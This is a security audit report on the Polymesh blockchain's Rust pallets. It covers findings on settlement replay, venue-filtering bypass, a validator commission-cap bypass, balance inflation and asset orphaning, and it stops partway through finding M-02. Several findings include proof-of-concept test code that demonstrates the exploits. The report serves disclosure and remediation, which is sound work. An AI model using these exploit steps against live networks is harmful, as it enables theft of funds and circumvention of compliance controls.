



Security Audit

Polymesh (RWA)

Table of Contents

Executive Summary	4
Project Context	4
Audit Scope	6
Security Rating	7
Code Quality	8
Audit Resources	9
Dependencies	9
Severity Definitions	9
Status Definitions	10
Audit Findings	11
Centralisation	112
Conclusion	113
Our Methodology	114
Disclaimers	116
About Hashlock	117

CAUTION

THIS DOCUMENT IS A SECURITY AUDIT REPORT AND MAY CONTAIN CONFIDENTIAL INFORMATION. THIS INCLUDES IDENTIFIED VULNERABILITIES AND MALICIOUS CODE WHICH COULD BE USED TO COMPROMISE THE PROJECT. THIS DOCUMENT SHOULD ONLY BE FOR INTERNAL USE UNTIL ISSUES ARE RESOLVED. ONCE VULNERABILITIES ARE REMEDIATED, THIS REPORT CAN BE MADE PUBLIC. THE CONTENT OF THIS REPORT IS OWNED BY HASHLOCK PTY LTD FOR THE USE OF THE CLIENT.

Executive Summary

The Polymesh team partnered with Hashlock to conduct a security audit. Hashlock manually and proactively reviewed the codebase in order to ensure that the project's deployed pallets are secure.

Project Context

Polymesh is an institutional-grade, purpose-built Layer-1 blockchain designed specifically for the tokenization and lifecycle management of regulated real-world assets (RWAs) such as securities, real estate, and debt instruments. Unlike general-purpose blockchains, it embeds core financial primitives—such as identity verification, compliance rules, governance, confidentiality, and settlement—directly at the protocol level, enabling compliant issuance and trading of digital assets without relying on complex smart-contract layers.

The network operates as a public-permissioned blockchain, where transactions are transparent but validator nodes are run by licensed entities, aligning the system with institutional and regulatory requirements while maintaining blockchain efficiency and interoperability.

Project Name: Polymesh


Project Type: RWA

Compiler Version: N/A



Website: <https://polymesh.network/>

Logo:

POLYMESH

Visualised Context:

Project Visuals:



Audit Scope

We at Hashlock audited the Rust code within the Polymesh project, the scope of work included a comprehensive review of the pallets listed below. We tested the pallets to check for their security and efficiency. These tests were undertaken primarily through manual line-by-line analysis and were supported by software-assisted testing.

Description	Polymesh
Platform	Polymesh / Substrate
Audit Date	March, 2026
GitHub	https://github.com/PolymeshAssociation/Polymesh/tree/develop_v8
Audited GitHub Commit Hash	d2e3192d06705f840265d66d5881306c662fff47
Fix Review GitHub Commit Hash	1e610ac13298fed970486dcbaca228d876fea0ee

Security Rating

After Hashlock's Audit, we found the pallets to be **"Secure"**. The pallets all follow simple logic, with correct and concise design.



Not Secure

Vulnerable

Secure

Hashlocked

The 'Hashlocked' rating is reserved for projects that ensure ongoing security via bug bounty programs or on chain monitoring technology.

All issues uncovered during automated and manual analysis were meticulously reviewed and applicable vulnerabilities are presented in the [Audit Findings](#) section. The list of audited assets is presented in the [Audit Scope](#) section.

All vulnerabilities initially identified have now been resolved and acknowledged.

Hashlock found:

4 High severity vulnerabilities

6 Medium severity vulnerabilities

12 Low severity vulnerabilities

4 QA

Caution: *Hashlock's audits do not guarantee a project's success or ethics, and are not liable or responsible for security. Always conduct independent research about any project before interacting.*

Code Quality

This audit scope covers the Polymesh project, as outlined in the Audit Scope section. The pallets, libraries, and interfaces largely adhere to industry best practices, minimizing unnecessary complexity that could increase the likelihood of exploitation. However, several areas for refactoring were identified to further strengthen security and improve overall robustness.

The codebase is well-documented and closely follows best-practice documentation standards. Comments are clear, consistent, and accurately aligned with the underlying functionality, aiding readability and maintainability.

Audit Resources

We were given the Polymesh project code in the form of Github access.

As noted above, the codebase is well-commented, and the overall logic is clear and structured, making it relatively easy to understand both the program flow and more complex components. The accompanying comments provide valuable context and contribute to a clearer understanding of the protocol's overall architecture.

Dependencies

Based on our review, the libraries utilized within this pallet infrastructure are derived from well-established, industry-standard open-source projects. In addition to these libraries, the pallet's functions are also invoked by external pallet calls.

Severity Definitions

The severity levels assigned to findings represent a comprehensive evaluation of both their potential impact and the likelihood of occurrence within the system. These categorizations are established based on Hashlock's professional standards and expertise, incorporating both industry best practices and our discretion as security auditors. This ensures a tailored assessment that reflects the specific context and risk profile of each finding.

Significance	Description
High	High-severity vulnerabilities can result in loss of funds, asset loss, access denial, and other critical issues that will result in the direct loss of funds and control by the owners and community.
Medium	Medium-level difficulties should be solved before deployment, but won't result in loss of funds.
Low	Low-level vulnerabilities are areas that lack best practices that may cause small complications in the future.
Gas	Gas Optimisations, issues, and inefficiencies.
QA	Quality Assurance (QA) findings are informational and don't impact functionality. Supports clients improve the clarity, maintainability, or overall structure of the code.

Status Definitions

Each identified security finding is assigned a status that reflects its current stage of remediation or acknowledgment. The status provides clarity on the handling of the issue and ensures transparency in the auditing process. The statuses are as follows:

Significance	Description
Resolved	The identified vulnerability has been fully mitigated either through the implementation of the recommended solution proposed by Hashlock or through an alternative client-provided solution that demonstrably addresses the issue.
Acknowledged	The client has formally recognized the vulnerability but has chosen not to address it due to the high cost or complexity of remediation. This status is acceptable for medium and low-severity findings after internal review and agreement. However, all high-severity findings must be resolved without exception.
Unresolved	The finding remains neither remediated nor formally acknowledged by the client, leaving the vulnerability unaddressed.

Audit Findings

High

[H-01] Settlement Proof Replay Overwrites Active Settlements

Description

An on-chain observer can replay a publicly visible settlement creation proof to overwrite an active settlement's state, permanently freezing all affirmed parties' funds.

Vulnerability Details

At `pallets/confidential-assets/src/lib.rs:1845`, `base_create_settlement` inserts a settlement state keyed by `settlement_ref` without checking if that key already exists in storage. The `settlement_ref` is derived as `blake2_256(SettlementProof)` (`polymesh-dart src/bp/leg.rs:467-469`), making it a deterministic hash of the proof; the same proof always produces the same storage key. There is no `ensure!(!SettlementState::contains_key(settlement_ref))` guard before the insert.

The `CreateSettlement` verification is entirely stateless: it burns no nullifier and only validates leg proofs against the asset tree root. Since historical asset tree roots are never pruned, old proofs remain valid indefinitely. The proof itself is publicly visible on-chain in the original transaction.

This means any on-chain observer can extract a settlement creation proof from an existing transaction and resubmit it. The replayed proof passes verification against the original (still-stored) root, produces the same deterministic `settlement_ref`, and blindly overwrites all 7 settlement storage maps (`SettlementState`, `SettlementLegs`, `SettlementAffirmations`, etc.). Parties who already affirmed the original settlement have their affirmation state erased while their nullifiers remain burned: funds are permanently frozen with no recovery path.

Impact

Permanent fund loss for all parties who affirmed. Any active settlement is vulnerable. Trivial to execute: gas cost only.



Recommendation

Add `ensure!(!SettlementState::::contains_key(settlement_ref), Error::::SettlementAlreadyExists)` before the insert.

Status

Resolved

[commit](#)

[H-02] Venue Filtering Bypass via Empty venue_id in Settlement Instructions

Description

The Polymesh `pallet_settlement` allows users to create instructions to trade assets. A core compliance feature of Polymesh is Venue Filtering, which allows an Asset Issuer to strictly mandate that their asset can only be traded on specific, approved Venues (e.g. to enforce KYC/AML or regulatory requirements).

However, an attacker can completely bypass Venue Filtering by creating a settlement instruction via `add_instruction` and intentionally passing `None` (an empty value) for the `venue_id`.

Vulnerability Details

When `base_add_instruction` is invoked, it validates each leg by calling `ensure_valid_leg()`. For `Leg::Fungible`, it calls `ensure_valid_fungible_leg()`, which in turn delegates to `ensure_venue_filtering()`:

```
fn ensure_venue_filtering(
    tickers: &mut BTreeSet<AssetId>,
    asset_id: AssetId,
    venue_id: &Option<VenueId>, // Attacker passes `None` here
) -> DispatchResult {
    if let Some(venue_id) = venue_id {
        // Validation logic is skipped entirely if venue_id is None
        if tickers.insert(asset_id) && VenueFiltering::<T>::get(asset_id) {
            ensure!(
                VenueAllowList::<T>::get(asset_id, venue_id),
                Error::<T>::UnauthorizedVenue
            );
        }
    }
}
```

Because the outer if let `Some(venue_id) = venue_id` block simply falls through if `None` is provided, the function unconditionally returns `Ok(())` without ever checking `VenueFiltering::::get(asset_id)`.

Proof of Concept

An Issuer creates a highly regulated Asset `SECURITY_TOKEN`.

1. The Issuer enables Venue Filtering (`Asset::set_venue_filtering(SECURITY_TOKEN, true)`).
2. The Issuer explicitly whitelists only one regulated Venue (`Asset::allow_venues(SECURITY_TOKEN, [Regulated_Venue_ID])`).
3. An attacker (or any standard user looking to subvert trading rules) calls `Settlement::add_instruction`.
4. The attacker sets `venue_id = None`, and creates a standard `Leg::Fungible` transfer between two portfolios.
5. `ensure_venue_filtering` evaluates `venue_id == None`, skips the allow-list check, and approves the leg block.
6. The instruction transitions to Pending. Both counterparts freely affirm the instruction (`affirm_instruction`).
7. The network executes the settlement logic, finalizing the illicit transaction and permanently transferring the `SECURITY_TOKEN` assets entirely off-venue.

(Note: While `Leg::OffChain` explicitly enforces that `venue_id` must be `Some`, `Leg::Fungible` allows `None`, triggering this bypass).

Impact

Compliance Failure & Asset Transfer is possible. Venue Filtering is a foundational regulatory capability for Security Tokens on Polymesh. By supplying an empty `venue_id`, malicious counterparties can bypass this filter and freely clear, affirm, and settle trades off-venue (OTC) between standard portfolios. The network natively finalizes the asset transfer, intentionally subverting the Issuer's legal and compliance restrictions.

Recommendation

Update `ensure_venue_filtering` to strictly verify that if an asset has Venue Filtering enabled, the instruction must provide a valid `venue_id` that is on the `allow-list`. It cannot be None.

```
fn ensure_venue_filtering(
    tickers: &mut BTreeSet<AssetId>,
    asset_id: AssetId,
    venue_id: &Option<VenueId>,
) -> DispatchResult {
    if tickers.insert(asset_id) && VenueFiltering::<T>::get(asset_id) {
        // If filtering is enabled, a venue_id MUST be provided AND authorized.
        let venue_id = venue_id.as_ref().ok_or(Error::<T>::UnauthorizedVenue)?;
        ensure!(
            VenueAllowList::<T>::get(asset_id, venue_id),
            Error::<T>::UnauthorizedVenue
        );
    }
    Ok(())
}
```

Status

Resolved

[commit](#)

[H-03] - Existing Validators Can Bypass ValidatorCommissionCap and Inflate Commission to 100%

Description

Within pallet-staking, Polymesh diverges from standard Substrate by employing a custom integration hook, `T::PermissionedStaking::on_validate`. This hook is responsible for validating permissions and enforcing the `ValidatorCommissionCap`.

However, within the `validate` extrinsic, this hook evaluates only if the caller is not already present in the active `Validators` map. If an existing validator updates their preferences, the system skips the hook entirely but still proceeds to update their preferences directly in storage via `do_add_validator`.

Vulnerability Details

In `pallet-staking/src/pallet/mod.rs` inside the `validate` extrinsic:

```
if !Validators::<T>::contains_key(stash) {
    // ...
    // Polymesh change
    T::PermissionedStaking::on_validate(stash, &prefs)
        .map_err(|_| Error::<T>::CommissionTooHigh)?;
}

Self::do_add_validator(stash, prefs); // Preferences unconditionally overwritten
```

Because the `on_validate` capability checks and `Commission Cap` assertions are nested inside the `if !Validators::<T>::contains_key(stash)` constraint, an already-registered validator submitting a new `validate` payload escapes all protocol compliance checks. They can arbitrarily mutate their `ValidatorPrefs` to charge 100% commission.

Proof of Concept

```
fn bypass_validator_commission_cap_works() {
    ExtBuilder::default().build().execute_with(|| {
        // Set the commission cap to 20%

        pallet_validators::ValidatorCommissionCap::<TestStorage>::put(Perbill::from_percent(20));
    });
}
```

```

assert_eq!(
    pallet_validators::ValidatorCommissionCap::<TestStorage>::get(),
    Perbill::from_percent(20)
);

let alice: User = User::new(Sr25519Keyring::Alice);

// Add as permissioned validator first
assert_ok!(
    pallet_validators::Pallet::<TestStorage>::add_permissioned_validator(
        Origin::root(),
        alice.did,
        None
    )
);

// Bond the funds
assert_ok!(pallet_staking::Pallet::<TestStorage>::bond(
    alice.origin(),
    10_000_000,
    pallet_staking::RewardDestination::Account(alice.acc())
));

// Now, attempt to register as a validator with a 100% commission. This should
fail because of the 20% cap.
// It's expected to return CommissionTooHigh
assert_noop!(
    pallet_staking::Pallet::<TestStorage>::validate(
        Origin::signed(alice.acc()),
        pallet_staking::ValidatorPrefs {
            commission: Perbill::from_percent(100),
            blocked: false
        }
    ),
    pallet_validators::Error::<TestStorage>::CommissionTooHigh
);

// Now, register within the legal limit (e.g., 20%)
assert_ok!(pallet_staking::Pallet::<TestStorage>::validate(
    Origin::signed(alice.acc()),
    pallet_staking::ValidatorPrefs {
        commission: Perbill::from_percent(20),
        blocked: false
    }
));

// Verify they are now in the Validators map and commission is 20%.
let prefs = pallet_staking::Validators::<TestStorage>::get(alice.acc());
assert_eq!(prefs.commission, Perbill::from_percent(20));

```

```

// THE EXPLOIT:
// Now that they are already a validator, they can update their preferences.
// Because the `T::PermissionedStaking::on_validate` hook is skipped inside
`pallet-staking::validate`,
// they can set their commission strictly higher than the cap without
reverting!
assert_ok!(pallet_staking::Pallet::<TestStorage>::validate(
    Origin::signed(alice.acc()),
    pallet_staking::ValidatorPrefs {
        commission: Perbill::from_percent(100),
        blocked: false
    } // 100% commission
));

// Verify the exploit worked. The commission is now 100%, bypassing the 20%
cap.
let hacked_prefs =
pallet_staking::Validators::<TestStorage>::get(alice.acc());
assert_eq!(hacked_prefs.commission, Perbill::from_percent(100));
assert!(
    hacked_prefs.commission
        > pallet_validators::ValidatorCommissionCap::<TestStorage>::get()
);
});
}

```

Impact

A malicious or profit-seeking validator can trivialize governance controls by retroactively changing their commission to 100%, effectively stealing all staking yield and completely undermining the economic security guardrails of the Polymesh network.

Recommendation

Extract the Polymesh validation hook so it executes unconditionally for all validation actions, regardless of whether the validator is new or merely modifying existing preferences.

Status

Resolved

[commit](#)

[H-04] Infinite `BalanceOf` Inflation via Same-Identity Transfers

Description

The vulnerability occurs in the `AssetHolder` refactoring introduced by PR#1890. A missing uniqueness check allows asset controllers to route same-identity transfers (where the sender's DID is exactly the same as the receiver's DID) through `unverified_transfer_asset`.

Due to how `unverified_transfer_asset` updates total identity balances (`BalanceOf`), executing a self-transfer results in the receiver's balance overwriting the sender's balance update. This effectively inflates the identity's `BalanceOf` by the transferred amount out of thin air, allowing a malicious controller to mint tokens at the identity level.

Vulnerability Details

Prior to PR #1890, the `validate_asset_transfer` function called `Portfolio::<T>::ensure_portfolio_transfer_validity`, which explicitly guaranteed that the sender and receiver had different identities:

```
// Removed in PR #1890 (from pallets/portfolio/src/lib.rs)
pub fn ensure_portfolio_transfer_validity(...) -> DispatchResult {
    // Transfers between the same identity should call move_portfolio_funds
    ensure!(
        from_portfolio.did != to_portfolio.did,
        Error::<T>::InvalidTransferSenderIdMatchesReceiverId
    );
    // ...
}
```

In PR #1890, the `ensure_portfolio_transfer_validity` function was deleted. To replace it, the PR introduced `ensure_valid_holdings`. However, the new function omitted the crucial `did != did` check:

```
// Changes in pallets/asset/src/lib.rs

-          // Verifies that both portfolios exist an that the sender portfolio has
-          sufficient balance
-          Portfolio::::ensure_portfolio_transfer_validity(
-              sender_portfolio,
-              receiver_portfolio,
-              &asset_id,
-              transfer_value,
-          )?;
+          Self::ensure_valid_holdings(sender, receiver, &asset_id, transfer_value)?;
```

Proof of Concept

```
fn poc_controller_self_transfer_inflates_balance_of() {
    ExtBuilder::default().build().execute_with(|| {
        let alice = User::new(Sr25519Keyring::Alice);

        // 1. Create asset. Alice is owner + controller.
        let asset_id = create_and_issue_sample_asset(&alice);
        let initial_balance = BalanceOf::::get(&asset_id, alice.did);
        assert_eq!(initial_balance, ISSUE_AMOUNT);

        // 2. Create a User(1) portfolio and move 1000 tokens there.
        let portfolio_name = PortfolioName(b"Test".to_vec());
        Portfolio::create_portfolio(alice.origin(), portfolio_name).unwrap();
        let user_portfolio = PortfolioId {
            did: alice.did,
            kind: PortfolioKind::User(PortfolioNumber(1)),
        };
    });
}
```

```

    });

    assert_ok!(Portfolio::move_portfolio_funds(
        alice.origin(),
        PortfolioId::default_portfolio(alice.did),
        user_portfolio.clone(),
        vec![Fund {
            description: FundDescription::Fungible {
                asset_id,
                amount: 1000,
            },
            memo: None,
        }],
    ));

    // 3. BalanceOf unchanged after move (same DID, just portfolio rebalancing).
    assert_eq!(
        BalanceOf::<TestStorage>::get(&asset_id, alice.did),
        ISSUE_AMOUNT,
    );

    // 4. BUG: Controller self-transfer - sender_did == receiver_did.
    assert_ok!(Asset::controller_transfer(
        alice.origin(),
        asset_id,
        1000,
        user_portfolio.clone().into(),
    ));

    // 5. BalanceOf SHOULD still be ISSUE_AMOUNT. BUG: inflated by 1000.
    assert_eq!(
        BalanceOf::<TestStorage>::get(&asset_id, alice.did),
        ISSUE_AMOUNT + 1000,
    );

```

```

// 6. Repeat – move back, self-transfer again.
assert_ok!(Portfolio::move_portfolio_funds(
    alice.origin(),
    PortfolioId::default_portfolio(alice.did),
    user_portfolio.clone(),
    vec![Fund {
        description: FundDescription::Fungible {
            asset_id,
            amount: 1000,
        },
        memo: None,
    }],
));

assert_ok!(Asset::controller_transfer(
    alice.origin(),
    asset_id,
    1000,
    user_portfolio.clone().into(),
));

// 7. Compounding: inflated by another 1000.
assert_eq!(
    BalanceOf::<TestStorage>::get(&asset_id, alice.did),
    ISSUE_AMOUNT + 2000,
);
});
}

```

Impact

The `BalanceOf` storage map represents an identity's total aggregate holdings across all its portfolios. It serves as the single source of truth for major economic and governance mechanisms in the Polymesh network.



By arbitrarily inflating their `BalanceOf`, a malicious controller can steal funds by triggering a checkpoint snapshot with their artificially inflated balance, allowing them to siphon disproportionate or entire pools of dividend distributions in the `CorporateAction` pallet.

Recommendation

Protect the `BalanceOf` logic inside `unverified_transfer_asset` from identical DID updates. Self-transfers do not change a DID's total aggregate balance and reintroduce the explicit uniqueness check in `validate_asset_transfer` to enforce that standard asset transfers are explicitly cross-identity, routing same-identity transfers correctly via `move_portfolio_funds` instead.

Status

Resolved

[commit](#)

Medium

[M-01] Self-Transfer Removes Owner from Agents: Permanent Asset Orphaning

Description

When an asset owner transfers ownership to themselves, the add-then-remove ordering in `base_accept_asset_ownership_transfer` causes the owner to be removed from agents entirely, orphaning the asset.

Vulnerability Details

In `pallets/asset/src/lib.rs:1936`, `base_accept_asset_ownership_transfer` executes an "add new owner, then remove old owner":

```
let previous_owner = asset_details.owner_did; // same as caller_did in self-transfer
```

```
ExternalAgents::<T>::unchecked_add_agent(asset_id, caller_did, AgentGroup::Full)?;
```

```
ExternalAgents::<T>::try_mutate_agents_group(asset_id, previous_owner, None)?;
```

When `caller_did == previous_owner(self-transfer)`, this sequence becomes destructive. `unchecked_add_agent` calls `inc_full_count`, inflating `NumFullAgents` from 1 to 2 without checking if the DID is already a Full agent: `GroupOfAgent::insert` overwrites the existing `Full` with `Full` (a no-op on the value, but the counter was already incremented). Then `try_mutate_agents_group(asset_id, previous_owner, None)` removes the agent entirely: `dec_full_count` sees `2 → 1` which passes the floor check at `pallets/external-agents/src/lib.rs:606` (`.filter(|&x| x > 0)`), `AgentOf` is removed at `pallets/external-agents/src/lib.rs:579`, and `GroupOfAgent` is set to `None` at `pallets/external-agents/src/lib.rs:582`.

The result is `NumFullAgents = 1` (phantom: no actual agent exists) and `GroupOfAgent[asset_id, caller_did] = None`. The owner hits `UnauthorizedAgent` on any `ensure_perms-gated` extrinsic because `agent_permissions` returns `empty()` at `pallets/external-agents/src/lib.rs:672`. No guard exists against self-authorization in

add_auth or self-transfer in the acceptance flow. No `force_add_agent`, root override, or governance recovery mechanism exists in the external-agents pallet.

Proof of Concept

```
#[test]
fn poc_self_transfer_orphans_asset() {
    ExtBuilder::default().build().execute_with(|| {
        let alice = User::new(Sr25519Keyring::Alice);
        // 1. Create asset. Alice is owner + Full agent. NumFullAgents = 1.
        let asset_id = create_and_issue_sample_asset(&alice);
        assert!(GroupOfAgent::<TestStorage>::get(asset_id, alice.did).is_some());
        assert_eq!(NumFullAgents::<TestStorage>::get(asset_id), 1);
        // 2. Alice creates TransferAssetOwnership auth targeting HERSELF.
        //    add_auth has no self-authorization guard.
        let auth_id = Identity::add_auth(
            alice.did,
            Signatory::from(alice.did),
            AuthorizationData::TransferAssetOwnership(asset_id),
            None,
        )
        .unwrap();
        // 3. Alice accepts her own ownership transfer.
        //    BUG: unchecked_add_agent increments NumFullAgents (1 → 2),
        //    then try_mutate_agents_group removes alice and decrements (2 → 1).
        assert_ok!(Asset::accept_asset_ownership_transfer(
            alice.origin(),
            auth_id
        ));
        // 4. Verify: Alice is no longer an agent despite being owner.
        assert_eq!(
            GroupOfAgent::<TestStorage>::get(asset_id, alice.did),
            None,
            "Alice removed from agents - asset orphaned"
        );
    });
}
```



```

// 5. Verify: NumFullAgents is 1 (phantom – no actual agent exists).
assert_eq!(
    NumFullAgents:::<TestStorage>::get(asset_id),
    1,
    "Phantom count: NumFullAgents=1 but no agent in GroupOfAgent"
);

// 6. Verify: Alice cannot manage her own asset. Permanent orphaning.
assert_noop!(
    Asset::freeze(alice.origin(), asset_id),
    pallet_external_agents::Error:::<TestStorage>::UnauthorizedAgent
); });}

```

Impact

Permanent, irreversible loss of asset management capability. The asset owner loses all agent permissions on their own asset. No governance or root mechanism can restore it.

Recommendation

1. Add a self-transfer guard:

```
ensure!(caller_did != previous_owner, Error:::<T>::SelfTransferNotAllowed);
```

2. Fix unchecked_add_agent to skip counter increment when DID is already a Full agent:

```

if let AgentGroup::Full = group {
    if GroupOfAgent:::<T>::get(&asset_id, &did) != Some(AgentGroup::Full) {
        Self::inc_full_count(asset_id)?;}}

```

Status

Resolved

[commit](#)

[M-02] - Unauthorized Cancellation of Scheduled SettleOnAffirmation Execution via Empty Withdrawal

Description

The `withdraw_affirmation` extrinsic in the settlement pallet allows any CDD-holding identity to cancel the scheduled execution of any `SettleOnAffirmation` instruction by passing an empty portfolio set. The authorization check that validates the caller is a counterparty to the instruction is performed inside a `for` loop over the provided portfolios, when the set is empty, the loop body never executes, and the function returns success without verifying the caller has any relationship to the instruction.

Vulnerability Details

The entry point `withdraw_affirmation` accepts a `BoundedBTreeSet<PortfolioId>` and delegates to `base_withdraw_affirmation`, which calls `unsafe_withdraw_instruction_affirmation`.

The sole authorization gate linking the caller to the instruction is `ensure_portfolios_and_affirmation_status`:

```
fn ensure_portfolios_and_affirmation_status(
    id: InstructionId,
    portfolios: &BTreeSet<PortfolioId>,
    custodian: IdentityId,
    secondary_key: Option<&SecondaryKey<T::AccountId>>,
    expected_statuses: &[AffirmationStatus],
) -> DispatchResult {
    for portfolio in portfolios {           // Empty set → loop never executes
        T::Portfolio::ensure_portfolio_custody_and_permission(
            portfolio, custodian, secondary_key,
        )?;
        let user_affirmation = UserAffirmations::<T>::get(portfolio, id);
        ensure!(
            expected_statuses.contains(&user_affirmation),
            Error::<T>::UnexpectedAffirmationStatus
        );
    }
}
```

```

    );
}

Ok(()) // Returns Ok unconditionally
}

```

When `portfolios` is empty, this function is vacuously true, no custody check, no affirmation status check, no portfolio permission check. Control returns to `base_withdraw_affirmation`, which then unconditionally executes a privileged operation:

```

if details.settlement_type == SettlementType::SettleOnAffirmation {
    let task_name = inst_id.execution_name().map_err(|_| Error::<T>::InvalidTaskName)?;
    let _ = T::Scheduler::cancel_named(task_name); // Cancels scheduled execution
}

```

There is no validation that the caller is a counterparty, mediator, or venue creator before cancelling the scheduled task. The only prerequisite is that the caller has a valid CDD claim (enforced by `ensure_origin_call_permissions`).

Proof of Concept

Make following changes in the `pallets/runtime/tests/src/settlement_pallet/withdraw_affirmation.rs` and execute the test with `cargo test -p polymesh-runtime-tests settlement_pallet::withdraw_affirm`

```

use frame_support::{assert_noop, assert_ok};
use sp_keyring::Sr25519Keyring;

